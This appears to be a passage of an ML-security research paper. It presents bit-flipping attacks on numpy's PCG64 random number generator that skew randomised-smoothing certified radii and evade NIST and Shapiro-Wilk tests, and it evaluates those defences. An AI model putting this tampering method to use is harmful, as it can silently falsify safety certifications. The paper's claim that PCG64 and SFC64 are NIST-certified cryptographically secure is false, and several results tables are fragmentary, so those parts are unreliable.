While many distributions can be sampled to generate random sequences, in the context of computer programming, generally the uniform distribution $\mathcal{U}(a,b)$ is used, *i.e.* every number

between a and b has an equal probability of selection. As discussed later in Section 3.3, the standard uniform distribution ($\mathcal{U}(0,1)$) can be transformed into any other random distribution and is therefore a natural starting point for random number generators (RNG). There are quite a few sources of entropy that a computer can use to generate random numbers such as the timing of keystrokes or mouse movements [20]. For example, consider an RNG relying on timing of keystrokes as the source of entropy. Generating one random bit from this RNG can be modelled as an experiment phrased as "Is the time taken between two keystrokes in milliseconds an even number?". The outcome of this experiment can either be 0 or 1, thereby generating a random bit. The function that assigns a real value to each outcome of a random experiment such as the one described here is called a *random variable* [55]. The *distribution function* of a 1D random variable X over the real line can be defined as

$$F(x) = \mathbb{P}\{X \leq x\} = \mathbb{P}\{X \in (-\infty, x]\}. \tag{4}$$

At the dawn of computing, a lot of research effort was spent on developing efficient ways of generating random numbers. There were mechanical devices such as ERNIE [29] which was used to generate random numbers for an investment lottery and could possibly be attached to computers. Modern CPUs now often feature built-in hardware RNGs that use miniscule natural fluctuations in current to generate random bits [62]. However, the limitations of using mechanical RNGs in the 1950s are applicable to these modern hardware RNGs as well. First, a hardware RNG makes it difficult to reproduce the functioning of a randomised program to check if it is behaving as expected. There is also a possibility that the machine will fail in ways that would be difficult to detect by a program using it [33]. Another problem is that it is difficult to judge the level of entropy of an RNG relying on real-world properties [20]. Finally, of special interest to the problem being tackled in this work is the fact that it is very tricky to determine the distribution function of a hardware RNG, as this can depend on environmental factors outside the control of the system designer.

These issues led to the development of pseudo-random number generators (PRNGs) which rely on deterministic calculations to generate sequences of numbers that are not truly random, yet appear to be. Von Neuman [66] proposed the first PRNG in 1946 using the middle-square method. PRNGs use the current number in the sequence or some other counter to generate the next number, but they need a starting point – a seed – to generate the first number or counter value. The sequence of numbers is thus a function of the seed, and two instances of the same PRNG will produce the same sequence if the seeds are identical[2]. The following sections present the process of generating random numbers and transforming them into samples from the normal distribution. This is followed by an overview of statistical tests to determine the quality of random numbers produced by a PRNG, and finally a discussion of possible attacks.

[2]Not all PRNGs work like this, but this is a desirable property to ensure reproducibility. Cryptographic PRNGs typically combine hardware and pseudorandom components in such a way that both have to fail to make key material easily predictable by an opponent.

3.2 The Linear Congruential Method and PCG64

Most popular random number generators use the linear congruential method, first introduced by Lehmer in 1949 [38]. This produces a sequence of numbers $X_1, X_2, \cdot$ as follows [32]:

$$X_{n+1} = (aX_n + c) \mod m,\ n \geq 0, \tag{5}$$

where:

$$\begin{aligned} m &> 0 \text{ is the modulus,} \\ 0 \leq a &\leq m \text{ is the multiplier,} \\ 0 \leq c &\leq m \text{ is the increment, and} \\ 0 \leq X_0 &\leq m \text{ is the seed.} \end{aligned}$$

Equation (5) can be used to generate random numbers between 0 and m. Different choices of a and c affect the performance. The permuted congruential generator (PCG) [49] is widely used and uses an adaptation of this method. The 64-bit version has a 128-bit state variable, which is advanced according to Equation (5), *i.e.* X_n gives the nth state and is a 128-bit integer. A 64-bit random number can be generated from this 128-bit state as:

```
output=rotate64(state^(state>>64)),state>>122)
```

First, the state is bit shifted right by 64 bits and XORed with itself to improve the randomness in high bits. Then a clockwise rotational bit shift of r bits is applied to the lower 64 bits of the resulting value, where the value of r (between 0 and 2^6) comes from the 6 leftmost bits of the PRNG state[3]. For more details on the design choices and an empirical analysis of its performance, the reader is referred to O'Neill [49]. The PCG64 generator is the default choice for the Numpy library [25] and is the target of the attack presented in this work. Other popular random number generators include the Mersenne Twister [24, 42], SFC64 (Small Fast Chaotic) [17] and Philox [57]. Pytorch uses Philox, which is a counter passed through a block cipher. As it was designed to achieve high performance in HPC applications, the cipher was deliberately weakened [57].

3.3 Sampling from a Normal Distribution

The numbers generated by PCG64 can be assumed to be sampled from the discrete uniform distribution $\mathcal{U}(0, 2^{64})$. However, most randomised algorithms need this to be transformed

[3]Typecasting the 128-bit state to `uint64_t` in C retains the lower 64 bits and discards the top 64 bits.



Figure 2: Sampling from a Gaussian distribution constructed using Uniform distributions with the Ziggurat Method [44].

into a different distribution, usually $\mathcal{U}(0,1)$ or $\mathcal{N}(0,1)$, which can then be transformed into any uniform or normal distribution trivially. Transforming discrete $\mathcal{U}(0,2^{64})$ to continuous $\mathcal{U}(0,1)$ can be done by simply discarding the first 11 bits of the random number[4], typecasting as double, and dividing by 2^{53} to effectively shift the decimal point from after the least significant bit to before the most significant bit.

The Ziggurat method [44] is state-of-the-art when it comes to sampling from decreasing densities such as the normal distribution. At a high level, this involves dividing the distribution into smaller pieces, choosing one of these pieces randomly, and then sampling from it. The smaller pieces into which the distribution is divided are chosen such that the areas under the density curve are equal, *i.e.* each piece is equally likely (shown in Figure 2). The lower 8 bits (index bits) are used to select one of these pieces at random, the next bit (sign bit) is used to randomly assign a sign, and finally, the remaining bits (distribution bits) are used to sample a float from the uniform distribution corresponding to the rectangular area selected using the index bits.

3.4 Attacks, Dual_EC_DRBG and Bullrun

Traditional attacks on pseudo-random number generators have focused on determining the next number to be generated in a sequence; or more generally, given some of the numbers in a sequence, deducing some others. If the generator is used to produce cryptographic keys and also other random values that may become visible to the attacker, such a deduction may compromise an encrypted message. Such attacks aim to determine the state of the `PRNG` being used by the victim. Since most `PRNG`s are deterministic, a known state can be used to determine future numbers in the sequence [20]. Another class of attacks involves introducing a backdoor in the `PRNG` to make future outputs more predictable. The NSA pushed NIST to include EC_DRBG in the ANSI X9.82 standard for random number generators when the standard was first developed at the start of the 21st century. The `PRNG` featured in the first draft of the standard, which was published in 2004. The research community expressed concerns about EC_DRBG not being cryptographically sound by 2005 [23] – before the first official version of the standard was published [4] – leading to conjecture of an NSA backdoor [58]. Despite these concerns, EC-DBRG was adopted as the default random number generator by RSA in their BSAFE cryptography library [14]. The Snowden leaks in 2013 confirmed the existence of project Bullrun, which aimed "to covertly introduce weaknesses into the encryption standards followed by hardware and software developers worldwide" and successfully injected a backdoor into the default `PRNG` used for all cryptographic encryption between 2006 and 2013. This is a useful reminder of the tactics, tools, and procedures that may be used by a capable motivated adversary to carry out a backdoor attack against pseudo-random number generators.

[4]These bits contain information about the exponent in 64-bit floating point numbers [1]

4 Methodology

4.1 Threat Model

It is assumed that the victim is attempting to use ML to get predictions in a safety-sensitive or security-sensitive setting. Therefore it is important to accurately gauge the robustness of every prediction, and we assume that *Randomised Smoothing* is being employed for this purpose. By definition, the probability that an adversarial example can be found within the certified radius obtained from randomised smoothing is low: less than 0.1% if α is set to 0.001 as suggested by Cohen et al. [12]. The knowledge that the victim is employing randomised smoothing can in itself be very useful to an adversary. This was demonstrated by Cullen et al. [15], who used this information to only search for adversarial examples with l^2 distance greater than the certified radius, achieving better than the state-of-the-art success rate at finding adversarial examples against ML models using randomised smoothing. Furthermore, in their evaluation of randomised smoothing, Cohen et al. [12] found that the probability of finding adversarial examples increases rapidly as the upper bound on the l^2 norm of the adversarial example set by the adversary increases beyond the certified radius, R. For the ImageNet dataset [16], they found that the probability of finding an adversarial example against a smoothing classifier is 0.17 at an upper bound of $1.5R$ and 0.53 at $2R$. Hence, confidence serves a good proxy for reliability of prediction, and any compromise of *Randomised Smoothing* will decrease its trustworthiness.

The objectives of an attacker attempting the class of attacks presented in this paper are twofold, depending on whether the certified radius obtained from randomised smoothing is being manipulated to be higher or lower. A higher certified radius can make the victim believe that the prediction is more robust for a given input than it actually is, so that the victim ignores adversarial examples within the spoofed radius. And certification is costly, requiring approximately 10^5 inferences from the smoothed model to certify a radius of 4σ. Reducing the certified radius can make the victim waste time and compute, forcing them to generate more predictions under noise

to obtain the desired radius, providing a service-denial attack.

In this paper we limit our adversary access to the underlying random number generator used by the victim to perform randomised smoothing. While the setting may seem unrealistic, an attack with such access happened in the past. The story of the Dual_EC_DBRG `PRNG`, which the NSA used to compromise RSA libraries, was told in Section 3.4.

The setup used by the victim to perform training and certification can be quite complicated, leaving multiple avenues for an attacker to gain access and manipulate the noise. Modern practices such as ML-as-a-service, and outsourcing of training and data generation to third-parties, opened a Pandora's box. The attacks discussed here focus on modifying the noise distribution, first by using a different noise function directly and later by modifying the bitstream generated by an underlying pseudo-random number generator (`PRNG`). Where the victim has little or no control over the software and hardware used for training and certification, there are even more attack vectors. The objective of the attacks we present in the following sections is to spoof the certified radius while escaping detection by the victim – whether by analysing the performance of the model or by using statistical tests (discussed in Section 4.4). This class of attacks can be carried out in a traditional way by exploiting the hardware or software layers. In addition, with recent developments in denoising diffusion models [26], they can be carried out in an ML-as-a-Service scenario too. If the victim submits inputs to a cloud API for prediction and certification, an attacker can effectively remove the noise introduced by the victim and replace it.

4.2 Naive noise distribution replacement

In order to check the feasibility of the attacks described in the previous section, an initial test was done by explicitly changing the distribution that is sampled during certification. The GitHub repository released by Cohen et al.[5] was used as a starting point. Cohen et al. [12] reported that the variance of distribution that additive noise is sampled from controls the trade-off between accuracy and robustness. A lower value of σ can be used to certify smaller radii but with a high degree of accuracy, whereas a higher value of σ is needed to certify large radii, resulting in lower accuracy. $\sigma = 0.25$ was found to achieve an acceptable trade-off between certification radius and accuracy on the CIFAR 10 [35] dataset, which was used to run all the experiments in this paper. Using a base classifier trained with additive noise sampled from $\mathcal{N}(0, 0.25^2)$, the naive attack swaps the noise distribution for one of the following when certification is performed: Laplace distribution, $\mathcal{L}(0, 0.25)$; half-normal distribution, $|\mathcal{N}(0, 0.25^2)|$; uniform distribution, $\mathcal{U}(-0.25, 0.25)$; and Bernoulli distribution, $\mathcal{B}(0.5)$. This naive attack was used to demonstrate the feasibility of this class of attacks on `PRNG`s. The next section will describe a more sophisticated attack.

Attack Scenario Example

Example Setting: Detection of an enemy tank is being performed from a satellite image. To make sure that the prediction is not a spurious correlation and to counteract camouflage paint, *Randomised Smoothing* is used. `PRNG` generates the noise for *Randomised Smoothing*. Randomness can come from the inference platform *i.e.* the cloud hardware or ML-as-a-Service API; alternatively the user can apply noise themselves[a].

A Normal User: A user attempting to certify the robust l^2 radius that does not contain adversarial examples around an input in the above setting. Here, our user may be an analyst that aims to find enemy tanks to target by a missile system.

Attacker: An adversary with the objective of manipulating the certified radius obtained by the user. An attacker may increase it to make the prediction appear more robust than it actually is, *i.e.* convince an the user that tank is present at a given location, or decrease it to make the user uncertain about their prediction or even abstain from it, *i.e.* force them to not notice a tank at a given location.

Defender: The defender's goal is to detect the presence of a randomness-based adversary to determine if the noise function used for certification deviates significantly from white noise or not.

[a] Note that this may result in quantisation artefacts, *e.g.* pixel with value 245 noised to 235.3, gets quantised to 236, and potentially change performance of *Randomised Smoothing*.

4.3 Bit-flipping `PRNG` attacker

The objective of the bit-flipping `PRNG` attacker is to modify the stream of bits being generated by the random number generator to alter the distribution when normal variates are sampled. An overview of the algorithm used to transform random integers to floats in the standard normal distribution is presented in Section 3.3. Taking a 64-bit random integer, the rightmost 8 bits determine the rectangle in which the normally distributed random number will fall. These are called the *index bits*. The 9th bit is the *sign bit*. Finally, the remaining 55 bits are transformed into a floating point number falling within the limits of the uniformly distributed rectangle chosen by the index bits. These are called the *distribution bits*. The following attacks modify one of these three categories of bits to alter the resulting distribution. Altering a distribution can be done by either introducing kurtosis or skewness. Kurtosis is a measure of the tailedness whereas skewness is a measure

of the asymmetry of the distribution around the mean.

All attacks described in this section were performed on the PCG64 random number generator [49] in the `numpy` library [25], which was then used to sample noise when performing randomised smoothing. PCG64 is a NIST-certified pseudo-random number generator. For an overview of how it works, the reader is referred to Section 3. The following attack was performed by modifying the `next64` function, which is used to generate a random 64-bit integer, in the `pcg64.h` file. The original version of the function is shown in Listing 1.

4.3.1 Negative Kurtosis Attack

The uniform distribution increased the relative certified radius the most and it builds the intuition behind the negative kurtosis attack. By modifying the distribution bits, so that they are no longer uniformly distributed, but positively skewed, the kurtosis in the normal distribution is reduced, as there are fewer random numbers near the mean and more towards the tails. The modification to the PCG64 code is shown in Listing 2. Consider a uniformly distributed random variable, $X = \mathcal{U}(0,1)$. The probability density function (pdf) for X is:

$$p(x) = \begin{cases} 1 & 0 < x < 1 \\ 0 & \text{otherwise} \end{cases}. \tag{6}$$

This can be skewed to a new random variable X' by altering the pdf as follows (for b in Equation (11)):

$$p'(x) = \begin{cases} ax+b & 0 < x < 1 \\ 0 & \text{otherwise} \end{cases}. \tag{7}$$

In order to transform X to X', first, the cumulative distribution function, F' of X' must be derived.

$$F'(x) = \int_0^x p'(y)\, dy = \int_0^x ay + b\, dy \tag{8}$$

$$= \left[\frac{ay^2}{2} + by\right]_0^x = \frac{ax^2}{2} + bx. \tag{9}$$


Since $F'(x) : (0,1) \to (0,1)$, and $0 < X < 1, X$ can be transformed to X' by inverting F'. For $x \in X$, the corresponding $x' \in X'$ can be computed as follows:

$$x' = F'(x) = \frac{-b + \sqrt{b^2 - 2ax}}{a}. \tag{10}$$

The degree of skewness in X' can be controlled by changing a. Since $F(1) = 1$ from the definition of X',

$$b = 1 - \frac{a}{2}. \tag{11}$$

In Listing 2, the tunable parameter is α, such that $a = 1/\alpha$. First, the 64-bit random integer is converted to a 64-bit double-precision floating point number. Then, the transformation from X to X' is applied. Next, the number is converted back to a 64-bit integer. This is finally bit-shifted left by 9 bits and the least significant 9 bits are copied over from the original random integer generated by the `PRNG`. This is so that the index and sign bits remain random, and only the distribution bits are modified. A lower value of α results in higher skewness in the distribution bits, and more negative kurtosis in the resulting distribution. The sampled probability densities are plotted in Figure 3a, along with a reference curve of the probability density function of the normal distribution.



4.3.2 Skewness Attack

The half-normal distribution achieved a significant success rate in manipulating the certified radius to be high enough such that evasion attacks could succeed, and yet still maintain an acceptable level of performance compared to the original model. Therefore, this distribution formed the basis of the skewness attack shown in Listing 3. An 8-bit integer is used as a counter, initialised to 1. Every time a random integer with the sign bit set to 1 is encountered, the counter is shifted left. When the value of the counter reaches the tunable parameter, β, the sign bit is flipped to zero, keeping the rest of the random number the same. This results in the final normally distributed random number being positive instead of negative, thereby skewing the distribution. The sampled probability distributions for $\beta = 0, 1, 2$, and 4 are shown in Figure 3b. For $\beta = 0$, the resulting distribution is the same as $|\mathcal{N}(0, 0.25^2)|$.

4.3.3 Positive Kurtosis Attack

The motivation for this attack comes from the increase in certified radius observed when the normal distribution was replaced with the Laplace distribution. While the relative increase in radius achieved was not as high as the others, the attack is further motivated by the reasoning that it is more likely that the sampled prediction is the same as the modal class if the l^2 norm of the additive noise is lower, thereby increasing the certified radius. The modified function in PCG for this attack is shown in Listing 4.

A counter is initialised to 1 and shifted left every time a random number is generated. Every time the value of the counter is equal to the tunable parameter γ, the index bits in the random number are shifted right by 1. This divides the value of the index and reduces the size of the rectangular region chosen by the algorithm used for transformation to the normal distribution. It moves the random normal numbers closer to the mean, and increases the kurtosis of the resulting distribution, with the maximum kurtosis achieved for $\gamma = 0$, and becoming closer to the standard normal distribution as γ increases. The sampled probability densities of the distributions resulting from $\gamma = 0, 1, 2$ and 4 are shown in Figure 3c.

(a) Negative kurtosis attack (b) Skewness attack (c) Positive Kurtosis attack

Figure 3: These figures show the sampled probability densities against the normal pdf in orange for all considered values of the tunable parameters for each of the bit-flipping PRNG attacks proposed. The negative-kurtosis, skewness and positive-kurtosis attacks all alter the sampled distribution in a self-explanatory manner.

4.4 Defences

4.4.1 NIST Test Suite

The National Institute of Standards and Technology (NIST) first published the SP800-22 test suite in 2001, in the aftermath of the competition in which the AES algorithm was selected. Its purpose was to ensure that random number generators used for cryptography are secure. This is done via a set of 15 statistical tests that operate on bitstreams from a random number generator, aiming to detect any deviation from a truly random sequence of bits. The reader is directed to Bassham et al. for an in-depth description of each test along with the recommended parameter values to use [5]. It is important to note that this test suite is a measure of PRNG badness and not goodness. According to the recommendations presented by NIST, it is important that a PRNG's design is based on sound mathematical principles. Due to the statistical nature of these tests, it is possible that a well-designed PRNG may sometimes fail a test, while a bad PRNG may pass some tests, as demonstrated later in this paper.

4.4.2 Test for Normality

We employ a number of statistical tests to detect finer fluctuations in the resulting distribution after transformation and to quantify the deviation. In the main body of the paper, we use the Shapiro-Wilk test [59] – empirically one of the highest-power statistical tests to determine whether a set of samples is normally distributed [53]. We list the performance of other tests in Appendix D. The test statistic for this test is defined as:

$$W = \frac{(\sum_{i=1}^{n} a_i x_i)^2}{\sum_{i=1}^{n}(x_i - \bar{x})^2}, \tag{12}$$

where:

x_i is the i'th order statistic,

$\bar{x}$ is the sample mean,

$m = (m_1, \ldots, m_n)^T$ are the expected values of the order statistics,

$a = \dfrac{m^T V^{-1}}{C}$, for

V the covariance matrix of m,

$C = ||V^{-1}m||$.

The distribution of W does not have a name, and the cutoff values for it are computed using Monte-Carlo simulations. W lies between zero and one – the closer it is to one, the more likely it is that the samples belong to the normal distribution. The p-value determines the confidence in the test statistic.

5 Evaluation

5.1 Experimental Setting

Setting: Certification is performed on a subsample of 500 images from the CIFAR 10 test set [35], each with 100 noise samples for selection (n_0), 10,000 noise samples for certification (n), and $\alpha = 0.001$. We use the same base model as Cohen et al. [12], with a ResNet-110 architecture.

Measurements: Two types of results are collected: the first is the accuracy of the smoothed classifier, and the second is the size of the certification radius. The accuracy results attempt to determine if a naive defender will be able to detect the attack by simply observing the performance of the model. These are presented as a relative confusion matrix compared

to the baseline unperturbed classifier, presenting the number of predictions that are correct, incorrect or abstains. The results for the impact of each attack on the certified radius were collected for the images where both the attacked model and the baseline predicted the same class. The fraction of images for which the relative certified radius (R'/R, where R' is the manipulated radius and R is the original radius) falls in each of the bins: (0, 1.0], (1, 1.1], (1.1, 1.25], (1.25, 1.5], (1.5, 2.0] and (2.0, ∞), is reported in Table 2. The higher the value of R'/R, the easier it will be to find adversarial examples within the manipulated radius R'. According to Cohen et al. [12], there is a 17% probability of finding an adversarial example with $d_{max} = 1.5R$ and 53% probability for $d_{max} = 2R$, where d_{max} is as defined in Equation (1).

Defences: More sophisticated defences going beyond observing the change in performance of the classifier were also evaluated and are considered in Section 5.4. First, the NIST test suite for certifying cryptographically secure `PRNG`s was run for various lengths of bit streams, ranging from 10^2 to 10^6, with 1000 tests in each run. The official version of the NIST test suite was used. For each `PRNG` tested, raw 64-bit integers are generated, and the binary representation is saved as ASCII-encoded strings in a text file. This is used as an input for the test utility. The next defence evaluated is the Shapiro-Wilk test for normality. First, raw 64-bit integers were transformed to the normal distribution using the default implementation in `numpy` [25], and then tested using the AS R94 algorithm [56] from the `scipy` library [65]. This algorithm is limited to a maximum of 5000 samples, which is therefore the number of samples used to run our test.

5.2 Naive attacker

The change in classifier accuracy with the naive attack is presented in Table 1. As highlighted earlier, a smoothed model will never perform as well on the classification problem, as it becoming less accurate as more noise is introduced. Therefore, the attacker can get away with slightly reducing the accuracy and still escape detection since this is expected behaviour. $\mathcal{L}(0, 0.25)$ and $|\mathcal{N}(0, 0.25^2)|$ perform well as attack noise distributions in this regard, with only nominally reducing model accuracy. The other two attack distributions $\mathcal{U}(-0.25, 0.25)$ and $\mathcal{B}(0.5)$ result in significantly reduced accuracy, which will raise red flags for the defender.

Based on the discussion in Section 4.1, the probability of finding an adversarial example increases considerably as the relative manipulated radius increases. The focus here is on values of R'/R that lie in (1.5, 2.0] and (2.0, ∞), which give the attacker a significantly high probability of performing an evasion attack. $|\mathcal{N}(0, 0.25^2)|$ performs really well in this regard, with 28% of input images having a spoofed radius that falls in the highly vulnerable categories. $\mathcal{U}(-0.25, 0.25)$ achieves the best attack success rate, but it is also the easiest attack distribution for the defender to detect by simply monitoring the performance of the classifier.

$\mathcal{L}(0, 0.25)$

$\mathcal{N}(0, 0.25^2)$	correct	incorrect	abstain
correct	**282**	48	44

abstain	4	25	**17**

Bernoulli distribution

Table 1: The above tables show a relative confusion matrix of the performance of *Randomised Smoothing* subject to naive attacks, where the normal distribution is swapped for a different distribution. The uniform distribution leads to the greatest deviation from baseline performance, followed by the bernoulli distribution, then the absolute normal distribution, and finally the laplace distribution.

5.3 Bit-flipping `PRNG` attacker

In this subsection we evaluate the three attacks described in Section 4.3: negative-kurtosis, skewness and positive-kurtosis. The parameter values chosen for evaluation are $\alpha \in \{1, 2, 3, 4\}$, $\beta \in \{0, 1, 2, 4\}$ and $\gamma \in \{0, 1, 2, 4\}$ for each of the attacks respectively. Note that none of these attacks can be detected by a naive defender. Appendix B shows the relative accuracy results, that do not deviate significantly from the baseline. Relative certification radii for each attack are shown in Table 2, with the skewness attack achieving the

	$\frac{R'}{R} < 1$	$1.0 < \frac{R'}{R} < 1.1$	$1.1 < \frac{R'}{R} < 1.25$	$1.25 < \frac{R'}{R} < 1.5$	$1.5 < \frac{R'}{R} < 2.0$	$\frac{R'}{R} > 2.0$	$\max\left(\frac{R'}{R}\right)$
Naive noise distribution replacement attack

$\gamma = 4$	0.22	0.51	0.16	0.04	**0.03**	**0.04**	6.05

Table 2: This table shows the relative certified radius, R'/R, where R' is the manipulated radius under attack, and R is the baseline radius. The fraction of images for which R'/R falls in different bins is shown for the naive attacks and all three of the bit-flipping PRNG attacks. The maximum value of the relative certified radius achieved for each attack is also reported. The values in red indicate instances when the attack managed to successfully manipulate the radius by a factor of at least 1.5. Out of the naive attacks, $\mathcal{U}(-0.25,0.25)$ achieves the best performance, followed by $\lvert\mathcal{N}(0,0.25^2)\rvert$, $\mathcal{L}(0,0.25)$, and finally $\mathcal{B}(0.5)$. Among the bit-flipping PRNG attacks, the skewness performs the best, then the positive-kurtosis, followed by the negative-kurtosis.

Table 3: This table shows the results of the NIST test suite for cryptographically secure PRNGs on the three bit-flipping PRNG attacks with varying values of α, β and γ. The results for 4 popular modern PRNGs, MT19337, PCG64, Philox and SFC64 are also shown. PCG64 and SFC64 are NIST certified cryptographically secure PRNGs, MT19337 is the default PRNG in Python and Philox is the default PRNG in PyTorch. Tests were run for bit streams of length 10^6 and the reported values are the number of instances of each test that passed out of 1000. The minimum pass rate for a good RNG recommended by NIST is 980. The frequency, cumulative sums and runs tests managed to detect all attacks with high confidence.

highest manipulated radii, followed by the positive-kurtosis. The negative-kurtosis attack performed worst, significantly altering the radius for only 4% of images, even with $\alpha = 1$.

5.4 Defences

NIST tests – Table 3 reports the number of bitstreams that passed each test out of 1000, where every bitstream was of length 10^6. This excludes the random excursions and random excursions variant test, for which the NIST utility decides the number of bit streams to consider based on previous test results. The recommendation from NIST is that a good PRNG should pass at least 980 out of 1000 runs of each test. For the random excursion tests, the pass rate is reported based on the number of tests run. In addition to the attacked PRNGs, the results are also reported for the four most popular PRNGs currently in use: MT19937, PCG64, Philox and SFC64. While the other three manage to pass all tests, the MT19937 PRNG fails most of them, which is good news, since MT19937 is not recommended for any use case where security is required.

Focusing on the results for $\beta = 4$ and $\gamma = 4$, the tests that were able to successfully detect both the skewness and positive-kurtosis attacks with high confidence are the frequency test, cumulative sums test and the runs test. It must be noted that the minimum recommended input size by NIST for these three tests is 100, which is significantly lower than the input size of 10^6 used for generating the results in Table 3. Figure 4 shows the pass rate for these tests for different sample sizes ranging from 10^2 to 10^6 for the attacked PRNGs with $\beta = 4$ and $\gamma = 4$. Results show a significant drop in pass rate only after the input size is increased above 10^5, demonstrating a clear need to re-evaluate the recommended parameters and input sizes suggested by NIST for safety-critical applications.

Another important result is that for the negative-kurtosis attack with $\alpha = 3$. It was able to get a significantly higher pass rate compared to the rest of the PRNGs for the same attack. It goes to show that statistical tests cannot always be relied upon and bad PRNGs sometimes get a high pass rates.


Shapiro test The results from the NIST tests demonstrate that it is difficult to detect attacks against PRNGs that alter the distribution once it is transformed to the normal distribution by using existing tests developed for ensuring that PRNGs are cryptographically secure. While attacks such as the negative kurtosis attack that significantly alter the distribution of raw random integers produced by the PRNG can be detected, more sophisticated attacks such as the skewness attack and the negative kurtosis attack escape detection since they modify bits that have a greater impact on the normal distribution transformation. Therefore, the next class of defences explored here focuses on detecting the attack post-transformation, and is only performed for the skewness and positive kurtosis attacks.

The first step in verifying whether a sampled distribution is close to normal is to manually look at the quantile-quantile (Q-Q) plot of the samples. It shows the difference between the sample cumulative distribution and the expected CDF. A QQ plot of the normal distribution sampled from the baseline PCG PRNG is shown in Figure 6 in the Appendix. The QQ plots of PRNGs attacked with the negative kurtosis, skewness and positive kurtosis attacks are shown in Figure 5. It is clear from the plots that with lower values of β and γ, it is fairly easy to identify that the PRNG is not behaving as expected. However, with higher values of β and γ, which do not alter the distribution as much, it is a non-trivial task.

	Test Statistic	p-value
PCG Baseline	0.999	0.203
$\beta = 0$	0.925	2.66×10^{-44}
$\beta = 1$	0.988	5.71×10^{-20}
$\beta = 2$	0.992	1.09×10^{-15}
$\beta = 4$	0.997	2.34×10^{-6}
$\gamma = 0$	0.983	4.93×10^{-24}
$\gamma = 1$	0.996	1.04×10^{-9}
$\gamma = 2$	0.998	3.17×10^{-5}
$\gamma = \mathbf{4}$	**0.999**	**0.045**

Table 4: This table shows the value of the Shapiro-Wilk test statistic and p-value for tests conducted on 5000 samples collected from the baseline PCG PRNG, and PRNGs subject to the skewness and positive-kurtosis attacks that were difficult to detect with the NIST test suite. While other attacks could be detected with the Shapiro-Wilk test, the positive-kurtosis attack with $\gamma = 4$ managed to achieve a p-value that is greater than 0.01 – the threshold recommended by NIST for its tests.

Shapiro-Wilk test results are reported in Table 4. While the rest of the PRNGs have extremely low p-values and therefore can be considered to have significantly deviated from the normal distribution, the PRNG subject to the positive kurtosis attack achieved a W value that is the same as the baseline within three significant digits and also manages to get a p-value of 0.045 – *i.e.* it passes the NIST recommended confidence threshold. Just as the NIST test suite was not a foolproof method of detecting deviations from the uniform distribution, the Shapiro-Wilk test, while useful, is not a foolproof technique for detecting deviation from the normal distribution.



6 Discussion

This work successfully demonstrates the feasibility of an attack on the pseudo-random number generator in an ML library to manipulate the certified radius obtained for the industry standard *Randomised Smoothing* technique. By altering the bit stream produced by the random number generator, kurtosis or skewness can be introduced into the noise distribution used. This can significantly affect the certified radius and thus make the end user over-estimate the real robustness. This work adds

(a) Frequency (b) Cumulative Sums (c) Runs

Figure 4: These figures show the NIST test pass rates for the frequency, cumulative sums and runs tests, the three tests that managed to detect all the attacked PRNGs with high confidence at an input size of 10^6. These plots show how the pass rates vary as the input size is increased from the minimum recommended value by NIST, 10^2, to 10^6 for the two attacks that were the hardest to detect: the skewness attack with $\beta = 4$ and the positive-kurtosis attack with $\gamma = 4$. The attacks become detectable only after the input size is increased to $> 10^5$.

(a) QQ plots for Negative-Kurtosis Attack (b) QQ plots for Skewness Attack (c) QQ plots for Positive-Kurtosis Attack

Figure 5: These figures show the quantile-quantile (QQ) plots for 10^5 samples collected from PRNGs subject to the negative-kurtosis, skewness and positive-kurtosis attacks, showing the difference in CDF relative to the normal distribution. While attacks that significantly alter the distribution can be detected visually, this is not always apparent, as is the case with the skewness attack with $\beta = 4$ and positive-kurtosis attacks with $\gamma = 2$ and $\gamma = 4$.

to a small but growing area of research into machine learning security that looks beyond the attack surfaces of the models themselves and considers systems that enable them.

